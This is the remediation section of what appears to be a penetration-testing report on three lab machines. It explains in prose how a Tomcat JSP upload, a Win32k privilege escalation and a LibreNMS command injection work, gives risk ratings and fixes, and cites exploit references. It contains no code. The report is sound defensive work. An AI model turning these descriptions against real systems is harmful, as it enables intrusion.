Impact	L	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	M	2	4	6	8	4	8	12	16	6	12	18	24	8	16	24	32
	H	3	6	9	12	6	12	18	24	9	18	27	36	12	24	36	48
	C	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Table 5: Risk Rating Calculation

L	Low	1-16
M	Medium	17-32
H	High	33-48
C	Critical	49-64

Table 6: Risk Ratings

6 Remediation and Mitigation

6.1 Apache Tomcat Remote Code Execution Vulnerability

Machine: Jerry

Risk Rating: Critical

Description:

CVE 2017-12617(NVD - CVE-2017-12617, n.d.).

(NVD - CVE-2017-12617, n.d.) When Apache tomcat is running with the PUT http method enabled, the attacker can upload a JSP file containing some malicious code in it, onto the server, later when the attacker requests this file the server executes the malicious code inside it.

Impact:

CVSS Base Score 8.1(NVD - CVE-2017-12617, n.d.).

The basic security principles of the CIA triad are violated since the attacker has complete control over the machine by having administrative access.

Remediation:

- Changing default passwords is critical as this exploit is not possible to execute for an unauthenticated user.
- This issue was also fixed in multiple revisions by Apache tomcat, in revisions [1804604](#)([Apache-SVN] Revision 1804604, 2017)and [1804729](#)([Apache-SVN] Revision 1804729, 2017).In these revisions, correct regressions were brought in place that broke WebDAV.
- Upgrading to higher versions of Apache tomcat is the solution, but other versions of Apache Tomcat, versions 9.0.0 M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 are also affected (NVD - CVE-2017-12617, n.d.).
- Making sure that the read only parameter is set to true and blocking the HTTP methods which allow resource modification (*Red Hat Customer Portal - Access to 24x7 Support and Knowledge*, 2017).

6.2 Win32k Elevation of Privilege Vulnerability

Machine: Heapdriver

Risk Rating: High

Description:

CVE 2021-40449 (NVD - CVE-2021-40449, n.d.).

(NVD - CVE-2021-40449, n.d.)

(*Win32k NtGdiResetDC Use-After-Free / Local Privilege Escalation ≈ Packet Storm*, 2021)

Enables an authenticated user to escalate privileges to those of NT AUTHORITY\SYSTEM. The attacker can take advantage of a use-after-free-flaw in the Win32k driver functions the

NtGdiResetDC to trigger a kernel module leak which to further exploited to gain elevated privileges.

Impact: CVSS 7.8 (NVD - CVE-2021-40449, n.d.). Complete takeover of the machine, gaining administrative access falls under elevation of Privileges in STRIDE model.

Remediation:

- Using Endpoint Detection like Kaspersky, it has behavioral detection engine and Exploit prevention technology
- Latest Safety Patches from Microsoft.

6.3 LibreNMS addhost Command Injection

Machine: Liberty

Risk Rating: Critical

Description:

CVE-2018-20434 (NVD - CVE-2018-20434, n.d.).

(*LibreNMS Addhost Command Injection*, n.d.) The POST request made in the community parameter's addhost functionality is unchecked, this parameter is then used in shell code, this vulnerability is in the popen function in capture.inc.php, which in turn allows execution of shell code. For this exploit to work it requires authentication of the user. Version 1.46 and lower might me vulnerable.

Impact: CVSS Base Score 9.8 (NVD - CVE-2018-20434, n.d.) Critical, attacker gets an initial foothold on the machine.

Remediation:

- Applying password policy is essential, default credentials must be replaced, and stronger complex passwords must be, which increases the complexity of performing the password-based attacks difficult.
- Upgrading the LibreNMS to higher version. The \$_POST['community'] parameter is now sanitized and handled correctly in the higher version which fixes the issue.

Appendix A: Complete Scan Report for all three machines.

Machine 1: Jerry



Jerry Nessus
Scan.pdf

Machine 2: Heapdriver



HeapDriver Nessus
Scan.pdf

Machine 3: Liberty



Liberty Nessus
Scan.pdf

References

Scarfone, K., Souppaya, M., Cody, A. and Orebaugh, A. (2008). *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*. [online] Available at: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>.

Blank, R. and Gallagher, P. (2012). *Guide for Conducting Risk Assessments NIST Special Publication 800-30 Revision 1 JOINT TASK FORCE TRANSFORMATION INITIATIVE*. [online] Available at: <https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-30r1.pdf>.

LibreNMS addhost Command Injection. (n.d.). Rapid7.

https://www.rapid7.com/db/modules/exploit/linux/http/librenms_addhost_cmd_inject/

Alharbi, M. (2010, April 29). *Writing a Penetration Testing Report* / SANS Institute.

Www.sans.org. <https://www.sans.org/white-papers/33343/>

NVD - CVE-2018-20434. (n.d.). Nvd.nist.gov. <https://nvd.nist.gov/vuln/detail/CVE-2018-20434>

CVE-2018-20434 - LibreNMS Addhost Command Injection. (n.d.). AttackerKB. Retrieved

January 8, 2023, from <https://attackerkb.com/topics/2A3MpZy1XS/cve-2018-20434-librenms-addhost-command-injection>

Red Hat Customer Portal - Access to 24x7 support and knowledge. (2017, September 21).

Access.redhat.com. <https://access.redhat.com/security/cve/cve-2017-12617>

NVD - CVE-2017-12617. (n.d.). Nvd.nist.gov. <https://nvd.nist.gov/vuln/detail/CVE-2017-12617>

[Apache-SVN] Revision 1804729. (2017, August 10). Svn.apache.org.

<https://svn.apache.org/viewvc?view=revision&revision=1804729>

[Apache-SVN] Revision 1804604. (2017, August 9). Svn.apache.org.

<https://svn.apache.org/viewvc?view=revision&revision=1804604>

NVD - CVE-2021-40449. (n.d.). Nvd.nist.gov. Retrieved January 8, 2023, from

<https://nvd.nist.gov/vuln/detail/CVE-2021-40449>

Win32k NtGdiResetDC Use-After-Free / Local Privilege Escalation ≈ Packet Storm. (2021,

November 10). Packetstormsecurity.com.

<https://packetstormsecurity.com/files/164926/Win32k-NtGdiResetDC-Use-After-Free-Local-Privilege-Escalation.html>

